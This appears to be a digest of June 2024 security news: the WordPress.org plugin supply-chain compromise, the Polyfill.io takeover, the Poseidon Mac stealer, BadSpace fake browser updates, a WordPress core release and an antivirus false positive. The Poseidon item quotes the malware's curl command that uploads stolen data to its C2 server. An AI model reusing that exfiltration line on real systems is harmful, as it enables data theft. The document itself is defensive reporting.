Developer Accounts Compromised Due to Credential Reuse in WordPress.org Supply Chain Attack

On June 24th, 2024, we became aware of a supply chain attack targeting multiple WordPress plugins hosted on WordPress.org. An attacker was able to successfully compromise five WordPress.org accounts, where the developers were utilizing credentials previously found in data breaches, and commit malicious code to the plugins that would inject new administrative user accounts along with SEO Spam and cryptominers whenever the site owner updates the plugin to the latest version.

Indicators of Compromise

  • The following IP Address is the server IP Address where the malicious attacker is sending the data
    • 94.156.79.8
  • The following are the current known usernames of the administrative user accounts that are being generated
    • Options
    • PluginAuth

While we continue to monitor the situation,  three additional plugins have been have been found which have been injected with malicious code. Two of which were already remediated by the WordPress.org team by the time we saw them, and a third that the Wordfence team discovered and reported to them immediately. At this point, all three plugins have been closed for downloads by the plugins team, and the malicious code has been removed along with the release of new code to nullify the created admin passwords to prevent further infection.

The following are the full list of plugins which have been compromised:

  • WP Server Health Stats (wp-server-stats): 1.7.6
    • Patched Version: 1.7.8
  • Ad Invalid Click Protector (AICP) (ad-invalid-click-protector): 1.2.9
    • Patched Version: 1.2.10
  • PowerPress Podcasting plugin by Blubrry (powerpress): 11.9.3 – 11.9.4
    • Patched Version: 11.9.6
  • Social Warfare 4.4.6.4 – 4.4.7.1
    • Vulnerable versions: 4.4.6.4 to 4.4.7.1
    • Patched version: 4.4.7.2 (malicious code has been removed)
    • Fully patched version: 4.4.7.3  (code to invalidate admin passwords was added)
  • Blaze Widget 2.2.5 – 2.5.2
    • Vulnerable versions: 2.2.5-2.5.2
    • Patched version: 2.5.3 (malicious code has been removed)
    • Fully patched version: 2.5.4 (code to invalidate admin passwords was added)
  • Wrapper Link Element 1.0.2 – 1.0.3
    • Vulnerable versions: 1.0.2-1.0.3
    • Patched version: 1.0.4 (malicious code has been removed)
    • Fully patched version: 1.0.5 (code to invalidate admin passwords was added)
  • Contact Form 7 Multi-Step Addon 1.0.4 – 1.0.5
    • Vulnerable versions: 1.0.4-1.0.5
    • Patched version: 1.0.6 (malicious code has been removed)
    • Fully patched version: 1.0.7 (code to invalidate admin passwords was added)
  • Simply Show Hooks 1.2.2
    • Vulnerable version: 1.2.2
    • Patched version: 1.2.1
    • Note: The plugin response team reverted the changes, however the patched version is set to 1.2.1 which is lower than the affected version. It’s unclear if an infected version (1.2.2) was ever officially deployed.

This brings the total up to 8 plugins affecting anywhere up to 116,000 WordPress sites. This time the attacker is utilizing randomized usernames, and is attempting to defunct Wordfence, likely in a poor attempt to evade detection. The attacker-controlled server IP (94.156.79.8) remains the same, however.

If you are a developer with a WordPress.org account, please do an audit of your committers and remove any that are no longer used, ensure all committers are utilizing strong and unique passwords, and enable 2FA and release confirmations as soon as possible so we can prevent more software from being successfully compromised.

If you have any of these plugins installed (we checked and no clients of ProtectYourWP are currently using any of these), you should consider your installation compromised and immediately go into incident response mode. We recommend checking your WordPress administrative user accounts and deleting any that are unauthorized, along with running a complete malware scan with the Wordfence plugin or Wordfence CLI and removing any malicious code.

Paid Wordfence users have already received malware signatures to detect this malware. Wordfence free users will receive the same detection after a 30 day delay on July 25th, 2024.  If you are running a malicious version of one of the plugins, you will be notified by the Wordfence Vulnerability Scanner that you have a vulnerability on your site and you should update the plugin where available or remove it as soon as possible.

We will continue to monitor the situation and update this post with any changes.

Source and more details: June 24th: https://www.wordfence.com/blog/2024/06/supply-chain-attack-on-wordpress-org-plugins-leads-to-5-maliciously-compromised-wordpress-plugins
June 26th: https://www.wordfence.com/blog/2024/06/developer-accounts-compromised-due-to-credential-reuse-in-wordpress-org-supply-chain-attack

June 28: https://www.wordfence.com/blog/2024/06/3-more-plugins-infected-in-wordpress-org-supply-chain-attack-due-to-compromised-developer-passwords

Polyfill.io JavaScript supply chain attack impacts over 100K sites

Over 100,000 sites have been impacted in a supply chain attack by the Polyfill.io service after a Chinese company acquired the domain and the script was modified to redirect users to malicious and scam sites.

A polyfill is code, such as JavaScript, that adds modern functionality to older browsers that do not usually support it. For example, it adds JavaScript functions that are not available for older browsers but are present in modern ones.

The polyfill.io service is used by hundreds of thousands of sites to allow all visitors to use the same codebase, even if their browsers do not support the same modern features as newer ones.

Polyfill.io supply chain attack

Today, cybersecurity company Sansec warned that the polyfill.io domain and service was purchased earlier this year by a Chinese company named ‘Funnull’ and the script has been modified to introduce malicious code on websites in a supply chain attack.

“However, in February this year, a Chinese company bought the domain and the Github account. Since then, this domain was caught injecting malware on mobile devices via any site that embeds cdn.polyfill.io,” explains Sansec.


When the polyfill.io was purchased, the project developer warned that he never owned the polyfill.io site and that all websites should remove it immediately. To reduce the risk of a potential supply chain attack, Cloudflare and Fastly set up their own mirrors of the Polyfill.io service so that websites could use a trusted service.

Andrew tweet

“No website today requires any of the polyfills in the http://polyfill.io library,” tweeted the original Polyfills service project developer.

“Most features added to the web platform are quickly adopted by all major browsers, with some exceptions that generally can’t be polyfilled anyway, like Web Serial and Web Bluetooth.”

Over the past few months, the developer’s prediction came true, and the polyfill.io service was CNAMEd to polyfill.io.bsclink.cn, which the new owners maintain.

When developers embedded the cdn.polyfill.io scripts in their websites, they now pulled code directly from the Chinese company’s site.

However, website developers found that the new owners were injecting malicious code that redirected visitors to unwanted sites without the website owner’s knowledge.

In an example seen by Sansec, the modified script is primarily used to redirect users to scam sites, such as a fake Sportsbook site. It does this through a fake Google analytics domain (www.googie-anaiytics.com) or redirects like kuurza.com/redirect?from=bitget.

However, the researchers say it has been difficult to fully analyze the modified script as it utilizes very specific targeting and is resistant to reverse engineering.

“The code has specific protection against reverse engineering, and only activates on specific mobile devices at specific hours,” continued Sansec.

“It also does not activate when it detects an admin user. It also delays execution when a web analytics service is found, presumably to not end up in the stats.”

Currently, the cdn.polyfill.io domain has been mysteriously redirected to Cloudflare. However, as the domain’s DNS servers remain unchanged, the owners could easily switch it back to their own domains at any time.

Cybersecurity firm Leak Signal created a website called Polykill.io that lets you search for sites using cdn.polyfill.io and provides information on switching to alternatives.

BleepingComputer contacted Cloudflare to see if they were involved in the change in CNAME records but has not heard back.

Google issues warning to advertisers


Google has begun notifying advertisers about this supply chain attack, warning them that their landing pages include the malicious code and could redirect visitors away from the intended site without the website owner’s knowledge or permission.

Google also warns that Bootcss, Bootcdn, and Staticfile have also been found to cause unwanted redirects, potentially adding thousands, if not hundreds of thousands, of sites impacted by the supply chain attacks.

“The code causing these redirects seems to be coming from a few different third-party web resource providers including Polyfill.io, Bootcss.com, Bootcdn.net, or Staticfile.org,” reads the email from Google.

“Similar reports can be found by searching for “polyfill.io” on Google (https://www.google.com/search?q=polyfill.io).

Google letter to advertisers about supply chain attack
Source: SanSec

Google warns that if they find these redirects during regular checks of ad destinations, they will disapprove the related advertisement.

In a Shopify support forum post found by SanSec’s Willem de Groot, numerous advertisers reported that Google started disapproving their ads around June 15th when detecting the ‘googie-anaiytics’ redirect.

Others in the thread claimed that the Polyfill script was behind the issue and that it would need to be removed to comply with Google Ads policies.

Update 6/25/24: When asked for further information about these emails and the supply chain attack, Google sent us the following statement.

“Protecting our users is our top priority. We detected a security issue recently that may affect websites using certain third-party libraries,” Google told BleepingComputer.

“To help potentially impacted advertisers secure their websites, we have been proactively sharing information on how to quickly mitigate the issue.”

Update 6/26/24: Added approximate time Google starting disapproving ads associated with this incident and information on the PolyKill.io site.

Source: https://www.bleepingcomputer.com/news/security/polyfillio-javascript-supply-chain-attack-impacts-over-100k-sites/

‘Poseidon’ Mac stealer distributed via Google ads

On June 24, we observed a new campaign distributing a stealer targeting Mac users via malicious Google ads for the Arc browser. This is the second time in the past couple of months where we see Arc being used as a lure, certainly a sign of its popularity. It was previously used to drop a Windows RAT, also via Google ads.

The macOS stealer being dropped in this latest campaign is actively being developed as an Atomic Stealer competitor, with a large part of its code base being the same as its predecessor. Malwarebytes was previously tracking this payload as OSX.RodStealer, in reference to its author, Rodrigo4. The threat actor rebranded the new project ‘Poseidon’ and added a few new features such as looting VPN configurations.

In this blog post, we review the advertisement of the new Poseidon campaign from the cyber crime forum announcement, to the distribution of the new Mac malware via malvertising.

Rodrigo4 launches new PR campaign

A threat actor known by his handle as Rodrigo4 in the XSS underground forum has been working on a stealer with similar features and code base as the notorious Atomic Stealer (AMOS). The service consists of a malware panel with statistics and a builder with custom name, icon and AppleScript. The stealer offers functionalities reminescent of Atomic Stealer including: file grabber, crypto wallet extractor, password manager (Bitwarden, KeePassXC) stealer, and browser data collector.

In a post last edited on Sunday, June 23, Rodrigo4 announced a new branding for their project:

Forum post by Rodrigo4 on XSS
Hello everyone, we have released the V4 update and there are quite a lot of new things.
The very first thing that catches your eye is the name of the project: Poseidon. Why is that? For PR management. In simple words, people didn’t know who we were.

Malware authors do need publicity, but we will try to stick to the facts and what we have observed in active malware delivery campaigns.

Distribution via Google ads

We saw an ad for the Arc browser belonging to ‘Coles & Co’, linking to the domain name arcthost[.]org:

Malicious ad for Arc browser via Google search


People who clicked on the ad were redirected to arc-download[.]com, a completely fake site offering Arc for Mac only:

Decoy website for Arc


The downloaded DMG file resembles what one would expect when installing a new Mac application with the exception of the right-click to open trick to bypass security protections:

Malicious Arc DMG installer

Connection to new Poseidon project

The new “Poseidon” stealer contains unfinished code that was seen by others, and also recently advertised to steal VPN configurations from Fortinet and OpenVPN:

Excerpt from forum post featuring new VPN capability

More interesting is the data exfiltration which is revealed in the following command:

set result_send to (do shell script \"curl -X POST -H \\\"uuid: 399122bdb9844f7d934631745e22bd06\\\" -H \\\"user: H1N1_Group\\\" -H \\\"buildid: id777\\\" --data-binary @/tmp/out.zip http:// 79.137.192[.]4/p2p\")


Navigating to this IP address reveals the new Poseidon branded panel:

Poseidon panel login page

Conclusion

There is an active scene for Mac malware development focused on stealers. As we can see in this post, there are many contributing factors to such a criminal enterprise. The vendor needs to convince potential customers that their product is feature-rich and has low detection from antivirus software.

Seeing campaigns distributing the new malware payload confirms that the threat is real and actively targeting new victims. Staying protected against these threats requires vigilance any time you download and install a new app.


Malwarebytes for Mac will keep detecting this ‘Poseidon campaign as OSX.RodStealer and we have already shared information related to the malicious ad with Google. We highly recommend using web protection that blocks ads and malicious websites as your first line of defense. Malwarebytes Browser Guard does both effectively.

Indicators of Compromise

Google ad domain

arcthost[.]org

Decoy site

arc-download[.]com

Download URL

zestyahhdog[.]com/Arc12645413[.]dmg

Payload SHA256

c1693ee747e31541919f84dfa89e36ca5b74074044b181656d95d7f40af34a05

C2

79.137.192[.]4/p2p


Source: https://www.malwarebytes.com/blog/news/2024/06/poseidon-mac-stealer-distributed-via-google-ads

WordPress 6.5.5 Security Release – What You Need to Know

WordPress Core 6.5.5 was released on June 24, 2024. Contained within this release are three security fixes addressing two Cross-Site Scripting (XSS) vulnerabilities and one Windows-specific Directory Traversal vulnerability. Despite these vulnerabilities being medium-severity, the worst of them (specifically, the XSS vulnerabilities) can allow for site takeover by an authenticated, contributor-level user if successfully exploited.

The Directory Traversal vulnerability has been backported to every version of WordPress since 4.1, with the XSS vulnerabilities being backported to the major version in which the functionality was released. WordPress has supported automatic core updates for security releases since WordPress 3.7, and the vast majority of WordPress sites should receive a patch for their major version of WordPress automatically over the next 24 hours. We recommend verifying that your site has been automatically updated to one of the patched versions. Patched versions are available for every major version of WordPress since 4.1, so you can update without risking compatibility issues.

The Wordfence Threat Intelligence Team released a new firewall rule the same day to protect paid customers for one of the XSS vulnerabilities that didn’t have adequate protection.This rule will be available to free Wordfence users in 30 days, on July 24th, 2024. All Wordfence users have protection for the remaining two vulnerabilities.

Source and more details: https://www.wordfence.com/blog/2024/06/wordpress-6-5-5-security-release-what-you-need-to-know and https://wordpress.org/news/2024/06/wordpress-6-5-5/

Hackers Exploit Legitimate Websites to Deliver BadSpace Windows Backdoor

Legitimate-but-compromised websites are being used as a conduit to deliver a Windows backdoor dubbed BadSpace under the guise of fake browser updates.

“The threat actor employs a multi-stage attack chain involving an infected website, a command-and-control (C2) server, in some cases a fake browser update, and a JScript downloader to deploy a backdoor into the victim’s system,” German cybersecurity company G DATA said in a report.

Details of the malware were first shared by researchers kevross33 and Gi7w0rm last month.

It all starts with a compromised website, including those built on WordPress, to inject code that incorporates logic to determine if a user has visited the site before.

Should it be the user’s first visit, the code collects information about the device, IP address, user-agent, and location, and transmits it to a hard-coded domain via an HTTP GET request.

The response from the server subsequently overlays the contents of the web page with a phony Google Chrome update pop-up window to either directly drop the malware or a JavaScript downloader that, in turn, downloads and executes BadSpace.

An analysis of the C2 servers used in the campaign has uncovered connections to a known malware called SocGholish (aka FakeUpdates), a JavaScript-based downloader malware that’s propagated via the same mechanism.

BadSpace, in addition to employing anti-sandbox checks and setting up persistence using scheduled tasks, is capable of harvesting system information and processing commands that allow it to take screenshots, execute instructions using cmd.exe, read and write files, and delete the scheduled task.

The disclosure comes as both eSentire and Sucuri have warned different campaigns leveraging bogus browser update lures in compromised sites to distribute information stealers and remote access trojans.

Source: https://thehackernews.com/2024/06/hackers-exploit-legitimate-websites-to.html

40,000 WordPress Sites affected by Vulnerability That Leads to Privilege Escalation in Login/Signup Popup WordPress Plugin

On May 17th, 2024, during the Wordfence Bug Bounty Extravaganza, a submission was received for an Arbitrary Options Update vulnerability in Login/Signup Popup, a WordPress plugin with more than 40,000 active installations. This vulnerability could be used by authenticated attackers, with subscriber-level access and above, to update arbitrary options which can easily be leveraged for privilege escalation.

Props to 1337_Wannabe who discovered and responsibly reported this vulnerability through the Wordfence Bug Bounty Program. This researcher earned a bounty of $938.00 for this discovery during our Bug Bounty Program Extravaganza.

Paid Wordfence users received a firewall rule to protect against any exploits targeting this vulnerability on May 28, 2024. Sites using the free version of Wordfence will receive the same protection 30 days later on June 27, 2024.

Wordfence contacted the XootiX team on May 24, 2024, and received a response on the next day. After providing full disclosure details, the developer released a patch on May 28, 2024. We would like to commend the XootiX team for their prompt response and timely patch.

We urge users to update their sites with the latest patched version of Login/Signup Popup, which is version 2.7.3, as soon as possible.

Events Manager FALSE POSITIVE – Avast Anti-Virus Security Threats

[June 3rd 19:40 UTC]

Earlier today (June 3rd), we were alerted to the fact that Avast AVG, a popular Anti-Virus software (specifically the Windows version) was incorrectly alerting its users of a potential Trojan virus in our included JavaScript file, events-manager.min.js. This is a minified version of the events-manager.js file that controls all front-end UI aspects of Events Manager.

We (as other plugins/themes/WordPress) minify JS files to reduce the size, therefore making load times faster whilst reducing your bandwidth costs.

Due to the popularity of Avast, and the fact that this affects anyone using it and visiting an EM-powered site, this caused a lot of confusion and panic. We received a lot of emails and forum posts about the issue.

#1 – Steps You MUST Take

Let’s skip to the important part… what you need to do so that you’re not affected!

This issue affects anyone using Events Manager on their site. We’re uncertain about which versions Avast falsely identifies a virus on that JS file, we have had reports that version 4.6.8 is affected and likely a few versions back too.

The easy solution is to just update the plugin to version 4.6.10. This now ships with the unminified JS file being included on your website, with newly-added options to include minified files from our settings page under General > Performance Optimization. We advise leaving this setting for now, until we confirm this false-positive has been acknowledged and updated by Avast themselves.

If you cannot or do not want to update to the latest version, there is another easy way to achieve the above, and that is to include the following line in your wp-config.php file:

define('EM_DEBUG', true);

In both cases, make sure you update your caches to ensure that the .min.js file is not being served anymore.

Now… onto a breakdown of what happened.

Our First Steps Taken

Security is our top priority, and therefore the first step we took was to take this threat seriously and check the validity of this claim.

Our first thought was that (an unfortunate coincidence in timing) maybe one of our accounts were compromised as per this recent WordPress post, and some malicious code somehow made it to our recent update. We usually review every line of code being committed, but regardless…

We checked the SVN repository and compared the latest commit to one made three months ago. The affected lines in our main JavaScript file were correct. We then proceeded to re-minify the latest JS file locally, and compare the minified JS file we had with the one on the wordpress.org repo folder. They were the same. At this point we were fairly certain this was a false-positive, and informed our users of the current progress on both free and Pro forums.

Our focus was on the trunk folder in the SVN repo, because we don’t upload to the tags folder (the versioned folders which is what WP uses to serve the latest stable updates). The SVN history did not indicate further changes to the tags folder either. We upload to the trunk folder and directly copy from there to a new tag folder. For the curious, this is what we do:

svn cp "https://plugins.svn.wordpress.org/events-manager/trunk/" "https://plugins.svn.wordpress.org/events-manager/tags/x.x.x" -m "tagging x.x.x"

We then proceeded to compare these files with some of the reportedly infected JS files on live user websites. They too were the same, so we concluded with confidence at this point it was a false positive.

Check for yourself!

We made a little script that checked files or URLs against each other to ensure they are identical in content, by comparing MD5 checksums. We have made it public for now, so anyone in doubt can check their own JS files against the same version in the tags folder. However, we highly highly doubt that your JS file is infected, this was a false-positive.

‘Fixing’ the problem

Once we concluded that there was no virus or any foul play of any kind, we then started working on getting rid of these false notifications, since we understand that this would obviously scare any site visitors receiving this notice, true or not. Even though it was not our fault (or in our hands to fix the false-positive warning), it had to get resolved ASAP to prevent further unwanted consequences.

Upon further testing, by reproducing this ourselves by gaining access to a Windows environment with Avast installed, we concluded that the non-minified version of events-manager.js loaded up just fine without any warnings. We immediately decided that the best course of action was to release an update which reverts to including the regular .js file instead of the .min.js version.

Additionally, we reported the false positive to Avast, and hope they proceed to update their databases so this doesn’t keep happening and users can resume serving the minified JS files.

Conclusion

Hopefully, everyone updates or switches to serving unminified files, Avast fixes their side of things and we can all continue along! For now, the tradeoff is likely negligible for most – the difference in size between .js and .min.js is about 100Kb, which is less significant in these high-speed internet days, and bear in mind that this file is usually loaded once per visitor since browsers cache these sorts of files. Moreoever, if you use CDNs then you are even less affected performance-wise.

Even with hindsight there’s not much (if anything) we could have done here to have prevented the problem. We did our utmost to react as quickly as possible. That said, we still send our sympathies to anyone affected by this incident.

Posterity

During the course of this day, we quickly created this blog posts and forum comments with some initial announcements to keep users informed. Here they are for posterity:

Main forum conversation on wordpress.org

Initial Announcements:

[June 3rd 15:16 UTC]

We have been made aware over the past 24 hours that Windows users with Avast AVG installed are getting erroneous virus warnings when visiting a website with Events Manager installed.

We have already confirmed that this is definitely a false-positive. We are working on a solution and will update you shortly here.

[June 3rd 16:13 UTC]

We have released version 6.9.10 which now loads the unminified JS file by default. We will follow up shortly.

Source: https://wp-events-plugin.com/blog/2024/07/03/false-positive-avast-anti-virus-security-threats/